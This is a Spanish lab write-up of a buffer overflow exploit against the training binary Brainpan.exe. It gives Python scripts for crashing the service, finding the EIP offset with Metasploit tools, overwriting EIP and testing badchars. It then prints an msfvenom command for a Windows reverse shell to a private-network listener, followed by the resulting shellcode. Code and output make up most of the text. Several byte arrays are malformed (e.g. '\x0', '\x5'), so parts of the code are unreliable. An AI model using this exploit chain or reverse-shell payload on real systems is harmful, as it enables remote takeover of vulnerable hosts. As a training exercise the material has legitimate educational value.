

Buffer Overflow: Análisis y Explotación

1. Escenario de laboratorio

Máquinas utilizadas:


- Kali Linux (para scripting y explotación)
- Windows 10 con **Immunity Debugger** y **mona.py** para análisis del binario
- Windows Server 2016 (como máquina víctima)

Herramientas:

- [Immunity Debugger](#)
- [mona.py - Corelan](#)

2. Denegación de servicio (DoS)

Para esta práctica utilicé el binario vulnerable **Brainpan.exe**, el cual escucha en el **puerto 9999** esperando conexiones.



```
C:\Users\usuario\Desktop\brainpan.exe
[+] initializing winsock...done.
[+] server socket created.
[+] bind done on port 9999
[+] waiting for connections.
_
```

Diseñé un script en Python que automatiza el ataque, siguiendo los pasos típicos del análisis de desbordamiento de búfer. El primer paso es comprobar si el programa es vulnerable a una condición de **denegación de servicio**.


La función `denegacionServicio()` envía cadenas de longitud creciente mediante un bucle, hasta que **el programa se rompe** y deja de responder, confirmando que existe una posible vulnerabilidad.

```
def denegacionServicio(ip, puerto):
    for bytes in range(1,10):


        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect((ip, puerto))

        bytes += (bytes)*100-bytes
        print(f'Enviando bytes...{bytes}')
        payload = 'A'*bytes
        s.send(payload.encode())

    s.close()
```



Es importante que al ejecutar esta función se sobrescribe el registro EIP el cual contiene la próxima instrucción o dirección de memoria que se va a ejecutar.



3. Cálculo del offset

El siguiente paso es determinar **en qué byte exacto se sobrescribe EIP**.

Usamos el patrón de Metasploit para generar una cadena no repetitiva:


```
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 1000
```

```
(kali㉿kali)-[~/hacking/proyecto/bof/poc]
$ /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 1000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2B
```

Con esta cadena con valores que no se repiten se realiza una conexión al programa:

[illegible]

Esta cadena se envía al programa, y al crashear observamos el valor que toma EIP. En este caso 35724134.



Si ahora ejecutamos el siguiente comando, nos dice que el offset es **524**.

/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 1000 -q 35724134

```
(kali㉿kali)-[~/hacking/proyecto/bof/poc]
$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 1000 -q 35724134
[*] Exact match at offset 524
```

Esta sería la función **calcularOffset()**:

```
def calcularOffset(ip, puerto):
    #/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 1000
    patron = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9"

    #Realizamos conexión con el programa desde el Immunity Debugger
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((ip, puerto))

    s.send(patron.encode())
    print('[+] Patrón enviado con éxito, revisa el EIP en el debugger.')

    #Editar este número en caso de que varíe
    eip = "35724134"
    output = subprocess.run(
        ["/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb", "-l", "1000", "-q", eip],
        capture_output=True,
        text=True)

    offset = output.stdout.split()
    print(f'[+] El offset es {offset[-1]}')
    print('[*] Reinicia el programa en el debugger')
    return offset
```

4. Sobrescritura del registro EIP


Una vez determinado el offset, enviamos una cadena que contenga:

- 524 bytes de "A"
- 4 bytes de "B" (0x42 en hexadecimal)

Esto debería colocar 42424242 en el registro EIP.

```
def sobrescribirEIP(ip, puerto, offset):  
  
    print('[+] Sobreescribiendo EIP. El valor del EIP tiene debería de ser 42424242')  
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)  
    s.connect((ip, puerto))  
  
    payload = 'A' * int(offset) + 'B' * 4  
    s.send(payload.encode())  
    s.close()
```

Observamos que el registro EIP se sobrescribió correctamente:



5. Identificación de BadChars

Antes de inyectar el shellcode, es necesario identificar los **badchars**: caracteres que rompen o alteran el payload. Para generar los badchars con python:

pip3 install badchars

badchars -f python

```
(kali㉿kali)~[/hacking/proyecto/bof/poc]
$ badchars -f python
badchars = (
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\x0"
"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\x0"
"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
```

Enviamos el payload "A" * 524 + "B" * 4 + badchars:

```
def badChars(ip, puerto, offset):


    #pip3 install badchars
    #Para generar los badchars badchars -f python
    caracteresInvalidos = [
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\x0"
"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\x0"
"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
]

    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((ip, puerto))

    payload = 'A' * int(offset) + 'B' * 4 + caracteresInvalidos
    s.send(payload.encode())
    s.close()
```

Desde Immunity, creamos un array con Mona:

!mona bytearray -b "\x00"



```
bytearray: Bloc de notas
Archivo  Edición  Formato  Ver  Ayuda

=====
Output generated by mona.py v2.0, rev 638 - Immunity Debugger
Corelan Consulting bv - https://www.corelan.be
=====


OS : post2008server, release 6.2.9200
Process being debugged : brainpan (pid 2512)
Current mona arguments: bytearray -b "\x00"
=====

2025-04-08 16:53:02
=====

"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\
"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\
"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\
"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\
"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\x00\x01\x02\x03\x04\x05\x06\x07\
"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\x00\x01\x02\x03\x04\x05\x06\x07\
"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\x00\x01\x02\x03\x04\x05\x06\x07\
```

Tras enviar los badchars y dependiendo del valor del registro ESP se ejecuta:


!mona compare -f c:\mona\brainpan\bytearray.bin -a 005FF920 (Direccion ESP)



```
Immunity Debugger - brainpan.exe - [CPU - main thread]
File View Debug Plugins Immlib Options Window Help Jobs
l e m t w h c p k b z r ... s ? Code auditor and software assessment spec

Registers (FPU)
EAX FFFFFFFF
ECX 3117303F ASCII "shitstorm"
EDI 005FF710 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
ESP 005FF920
ESI 31171280 brainpan.<ModuleEntryPoint>
EDI 31171280 brainpan.<ModuleEntryPoint>
EIP 42424242
C 0 ES 002B 32bit 0(FFFFFFFF)
P 1 CS 0023 32bit 0(FFFFFFFF)
A 0 SS 0020 32bit 0(FFFFFFFF)
Z 0 DS 002B 32bit 0(FFFFFFFF)
S 1 FS 0053 32bit 2E6000(FFF)
T 0 GS 002B 32bit 0(FFFFFFFF)
D 0
O 0
LastErr ERROR_SUCCESS (00000000)
EFL 00010206 (NO,NB,NE,A,S,PE,L,LE)
ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 0 0 (GT)
FCW 037F Prec NEAR,64 Mask 1 1 1 1 1 1
```

Se obtienen los badchars:



Address	Status	BadChars	Type
0x005ff920	Corruption after 127 bytes	\x00 \x80	normal

En este caso los badchars son `\x00 \x80`.

6. Ejecución de código

Un **shellcode** es un bloque de código ensamblador diseñado para ser ejecutado tras la explotación. En este caso, se generó una reverse shell con **msfvenom**, excluyendo los badchars detectados:

```
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.0.32 LPORT=7777 EXITFUNC=thread -b "\x00\x80" -f c
```

```
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.0.32 LPORT=7777 EXITFUNC=thread -b "\x00\x80" -f c
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of c file: 1506 bytes
unsigned char buf[] =
"\xda\xc1\xd9\x74\x24\xf4\xbe\x1f\xa3\xc7\xb4\x5a\x29\xc9"
"\xb1\x52\x31\x72\x17\x03\x72\x17\x83\xdd\xa7\x25\x41\xd1"
"\x4f\x2b\xaa\xdd\x90\x4c\x22\x38\xa1\x4c\x50\x49\x92\x7c"
"\x12\x1f\x1f\xf6\x76\x8b\x94\x7a\x5f\xbc\x1d\x30\xb9\xf3"
"\x9e\x69\xf9\x92\x1c\x70\x2e\x74\x1c\xbb\x23\x75\x59\xa6"
"\xce\x27\x32\xac\x7d\x7d\x37\xf8\xbd\x5c\x0b\xec\x5\x81"
"\xdc\x0f\xe7\x14\x56\x56\x27\x97\xbb\xe2\x6e\x8f\xd8\xcf"
"\x39\x24\x2a\xbb\xbb\xec\x62\x44\x17\xd1\x4a\xb7\x69\x16"
"\x6c\x28\x1c\x6e\x8e\x52\x7b\x5\xec\x01\xad\x2d\x56\x5c"
"\x15\x89\x66\x06\x03\x5a\x64\xe3\x87\x04\x69\xf2\x44\x3f"
"\x95\x7f\x6b\xef\x1f\x3b\x48\x2b\x7b\x9f\xf1\x6a\x21\x4e"
"\x0d\x6c\x8a\x2f\xab\xe7\x27\x3b\x6\xaa\x2f\x88\xeb\x54"
"\xb0\x86\x7c\x27\x82\x09\xd7\xaf\xae\x2\x28\x28\x28\x28"
"\x46\xa6\x2f\x03\xb7\xef\xeb\x57\xe7\x87\xda\x2d\x6c\x57"
"\xe2\x0d\x22\x07\x4c\xfe\x83\xf7\x2c\xae\x6b\x1d\xa3\x91"
"\x8c\x1e\x69\xba\x27\xe5\xfa\x05\x1f\xe5\xda\xed\x62\xe5"
"\x04\x8f\xeb\x03\x52\x5f\xba\x9c\xcb\x6\x7\x56\x6d\x06"
"\x32\x13\xad\x8c\xb1\xe4\x60\x65\xbf\xf6\x15\x85\x8a\xa4"
"\xb0\x9a\x20\x0c\x5f\x08\xaf\x10\x29\x31\x78\x47\x7e\x87"
```


Luego, para redirigir la ejecución hacia nuestro shellcode, buscamos una instrucción **jmp ESP**, que suele tener el **opcode FFE4**:

```
/usr/share/metasploit-framework/tools/exploit/nasm_shell.rb
```



